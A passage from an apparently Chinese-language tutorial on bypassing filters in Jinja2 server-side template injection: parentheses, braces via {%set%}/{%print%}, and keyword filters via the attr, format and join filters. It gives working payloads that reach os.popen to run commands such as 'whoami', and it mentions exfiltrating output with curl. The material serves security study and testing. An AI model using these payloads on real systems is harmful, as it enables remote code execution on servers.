__getitem__', '__getnewargs__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__len__', '__lt__', '__
mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__rmul__', '__setattr__', '__sizeof__', '__str__', '__subcla
sshook__', 'count', 'index']
```

元祖中可以使用 `__getitem__` 来取值。

过滤小括号


过滤了小括号，这意味着我们没有办法执行函数，目前只能通过函数劫持的方法来解决，还没有其他比较好的解决办法，因为Python的函数调用必须得使用小括号。

过滤花括号

先看看payload中哪里使用了花括号：

```
{{''.__class__.__base__.__subclasses__()[442].__init__.__globals__['os'].popen("ls").read()}}
```

可以发现，使用的花括号是jinja中的分隔符，只有分隔符内的内容才会被当成模板解析，不然就会原样输出：



在上面说过，jinja默认支持三种分隔符，注释分隔符是没用的，可以不用管，这意味着我们只能使用逻辑分隔符： `{%%}` 。

接下来尝试利用 `{%%}` 测试是否能够成功利用漏洞。

获取基类：


```
{%set a=''.__class__.__base__%}{%print a%}
```

获取所有子类

```
{%set+a=''.__class__.__base__.__subclasses__()%}{%print+a%}
```

fuzz os module

```
{%set a=''.__class__.__base__.__subclasses__()[470].__init__.__globals__["os"]%}{%print a%}
```



use os module call system command

```
{%set+a=''.__class__.__base__.__subclasses__()[470].__init__.__globals__["os"].popen("whoami")%}{%print+a.read()%}
```

主要是利用set和print这两个控制语句来利用SSTI。

如果没有办法调用 `print` ，则可以使用 `curl` 来外带命令执行的结果。

过滤特定关键字

上面所讲的一切都是基于过滤关键字的，不过我这里要写的关键字过滤，主要是针对于字符串的过滤，比如过滤了os、__class__这些。

我将绕过这些过滤的方式总结为以下两种：

- 过滤器
- Python语法

下面会逐一为大家进行讲解。

过滤器


attr

使用attr过滤器可以绕过关键字过滤，至于为什么，我们需要从源代码看起：

```
def do_attr(environment, obj, name):
    """Get an attribute of an object.  ``foo|attr("bar")`` works like
    ``foo.bar`` just that always an attribute is returned and items are not
    looked up.

    See :ref:`Notes on subscriptions <notes-on-subscriptions>` for more details.
    """
    try:
        name = str(name)
    except UnicodeError:
        pass
```


attr关键字会首先将传入的name用str函数转换一遍，这意味着我们可以传入unicode编码的字符串。

首先将被过滤掉字符串转换为unicode编码：



接着使用attr过滤器：

```
{{""|attr("\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f")}}
```




发现可以成功的获取到字符串所对应的class。

format

format过滤器可以将字符串中的 `%s、%d` 等替换为对应内容：

```
def do_format(value, *args, **kwargs):
    """Apply the given values to a `printf-style`_ format string, like
    ``string % values``.

    .. sourcecode:: jinja

        {{ "%s, %s!"|format(greeting, name) }}
        Hello, World!

    In most cases it should be more convenient and efficient to use the
    ``%`` operator or :meth:`str.format`.

    .. code-block:: text

        {{ "%s, %s!" % (greeting, name) }}
        {{ "{}, {}!".format(greeting, name) }}

    .. _printf-style: https://docs.python.org/library/stdtypes.html
        #printf-style-string-formatting
    """
```

```
{{''["%s%s"|format("__clas","s__")]}}
```




join

join过滤器对应Python中的join语法，可以将列表合并为字符串：

```
>>> ''.join(["__clas","s__"])
'__class__'
```

对应的过滤器使用方法：

